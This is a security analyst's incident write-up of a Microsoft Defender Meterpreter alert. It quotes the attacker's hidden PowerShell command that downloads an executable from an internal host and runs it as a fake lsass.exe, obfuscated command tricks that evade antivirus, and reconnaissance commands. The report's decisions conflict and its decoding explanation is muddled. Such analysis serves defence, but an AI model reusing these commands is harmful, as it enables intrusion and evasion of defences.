Incident Metadata

Multiple threat families detected

Case Type:


Reported by: Microsoft Defender **Analyst**: Haydar AKYÜREK

Date:2025-10-10Severity:HighStatus:✓ Closed

Decision: V True Positive – Non Issue


Incident description:

Meterpreter, a post-exploitation tool was detected on this device. Meterpreter is deployed using DLL injection. Meterpreter was used in a wide range of documented attacks, including attacks involving state-sponsored groups and groups associated with ransomware campaigns. An attacker might be attempting to establish persistence, discover and steal credentials, or install and launch a payload in the device that might lead to further system compromise. Detections of Meterpreter tools and activity should be thoroughly investigated.



Microsoft Defender Incident Analysis Notes

- 1. Clicked the incident, selected **Manage incident**, and took ownership.
- 2. Defender **prevent (Real-Time Protection)** was bypassed; a system process was spoofed (likely **lsass.exe**).
- 3. Initial alert shows MSMpEng.exe executed and Real-Time Protection disabled.



4. Alert 2 contained a PowerShell command using -NoProfile -WindowStyle Hidden -EncodedCommand. Decoding steps (Base64 → remove nulls → UTF-16LE) revealed:

Invoke-WebRequest -Uri

([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('aHR0cDovLzEwLjAuMi4x Mi9zdW5kYXkuZXhl'))) -OutFile

([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('QzpcVXNlcnNcTWVydmVc RGVza3RvcFxsc2Fzcy5leGU='))); Start-Process

([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('QzpcVXNlcnNcTWVydmVcRGVza3RvcFxsc2Fzcy5leGU=')))

We also noticed that there is a command at the beginning that prevents the PowerShell from appearing on the screen, preventing the user from noticing it:

"powershell.exe" -NoProfile -WindowStyle Hidden -EncodedCommand

If it hadn't been decoded already, we would have extracted these clear texts using CyberChef first. We immediately decoded them to base64. When we clicked "From Base64," we found a structure containing null characters. We used "Text Decode" to remove the null characters. We then added a UTF-16LE option. We saw that the null characters in between were gone.

After encoding, a web request was sent, and the string there was encoded using base64—three times. Next, there's Outfile, which is the write-the-continuation command. This was also encoded. A new code entry was created with a semicolon, and the program was run. We encode it in that program. We simply take these encodes and decode them one more layer:

- a)- http://10.0.2.12/sunday.exe
- b)-C:\Users\Merve\Desktop\lsass.exe

C:\Users\Merve\Desktop\lsass.exe

c)-In the last one, it automatically runs the same file again.

5. After executing, installing, and running this malicious file, lsass.exe was launched, and various commands were then run using cmd.exe. The malware warning showed the following:

"A fake legitimate windows process lsass.exe was launched with a process path that matches a legitimate windows process"



We've seen advanced obfuscations that can evade antivirus. For example:

cmd /c "who^am^i

powershell -c ie""x" "p`"`"w"d`"`""

Here, we see the use of iex again. The Invoke-Expression cmdlet evaluates or runs a specified string as a command and returns the results of the expression or command. It prints a PowerShell command as text. This parameter is frequently used by hackers. For example, they can aim to execute commands as if they had elevated privileges without actually doing so.

whoami.exe whoami /groups runned


netsh.exe netsh firewall show state configuration settings have been viewed.

reg.exe reg query hklm\software\microsoft\windows\currentversion\policies\system An attempt was made to detect user account control settings.


ipconfig.exe ipconfig /all

sc.exe sc query type= service received all services on the machine

sc.exe sc query windefend Checking the defender's situation. 6. Now, where did Lsass.exe come from? Where did it connect to after it ran? Was there more activity than what we saw, or were any commands executed? Now we'll perform an advanced investigation. We'll either use the timeline or engage in advance hunting.




7. Here we see that there are processes, networks and files according to EventType.



Here, we see that the user opened it using explorer.exe with GrandParentFileName. We also see the PowerShell command here. Then, it went to 10.0.2.12 on port 80. And as we saw above, the file is created.

8. The next alert shows that Lsass.exe has opened a reverse TCP connection on port 2625. However, when we look at all the alerts, we confirm that all of them have a process tree and that there are no other exceptions or commands.

9. Lastly, we checked LOLbin Activities.



We confirmed that nothing was overlooked.

Decision: ✓ **True Positive** − **Issue** (defender bypassed).

Recommended Actions (SOC Level)

- Isolate the host immediately to prevent lateral movement and callbacks.
- Quarantine and preserve evidence: collect memory, full disk image and relevant logs before remediation.
- Perform eradication and recovery on the host; ensure malicious artifacts and persistence are removed.
- Provide security awareness training to the user.
- Document findings, update detection rules, and run tabletop/lessons-learned to close gaps.